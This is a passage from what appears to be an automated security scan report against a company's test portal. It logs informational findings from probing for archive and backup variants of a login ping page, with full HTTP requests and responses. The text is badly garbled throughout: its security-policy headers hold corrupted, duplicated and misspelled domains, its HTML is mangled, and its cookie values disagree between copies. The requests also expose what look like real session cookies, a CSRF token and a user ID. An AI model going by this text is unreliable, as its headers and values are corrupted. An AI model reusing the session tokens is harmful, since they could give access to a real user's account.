Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://aicsap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://schois.com/scripts/; img-src 'self' 'unsafe-inline' https://spagiatic.com https://spagiatic.com https://spagiatic.com https://spagiatic.com/s https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/

eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

## Request 2

GET /neptune/native/an.html HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie. sapib\_PORTAL-(02EE7 130 132); 130 132, com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:02:59 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com/http://alaris.com/https://syndicate-initie/https https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content=" equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></min/stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/assets/css/bootstrap.min.css"></min/stylesheet="/as type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead bb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di>

23.39. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.7z

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.7z HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_autUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:03:31 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://isi.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body> </html>

#### Request 2

GET /neptune/native/brb html HTTP/1 1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

3qi user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authlest=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:03:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\* zalaris.com/https://ednjs.cloudflare.com/https://\* mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sumg.co eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"-->
//refresh" content= ..[SNIP]...

## 23.40. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.a

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

#### Request 1

GET /neptune/native/neptune\_login\_ping.a HTTP/1.1

Host: testportal zalaris com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:03:11 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://books.net/https://book https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://maps.gstatic.com https://s.googleapis.com https://s.mapa.ondemand.com https://syndication.twitter.com https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com/.443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

## Request 2

GET /neptune/native/pt.html HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 2

HTTP/1.1 404 APPLID not found

Date: Thu. 14 Jul 2022 08:03:13 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://iboost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https:// https://t.sqarias.com/443 https://e.zalaris.com/443 https://e.zalaris.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/https://s.apuca.com/sapuca.com/https://s.apuca.com/sapuca.com/sapuca.com/https://s.apuca.com https://www.zarairs.com/https:/// twimg.com/https://www.zarairs.com/https://brittps://maps.googleapis.com:443 https://brittps://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://batch.twimg.com/tfwcss/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><meta-directive: no-cache"><meta-directive: no-cache"><meta-directi type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-itemscenter"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></mi> the third in the state of the s ...[SNIP]...

## 23.41. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.ar

### Summary

Severity Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.ar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
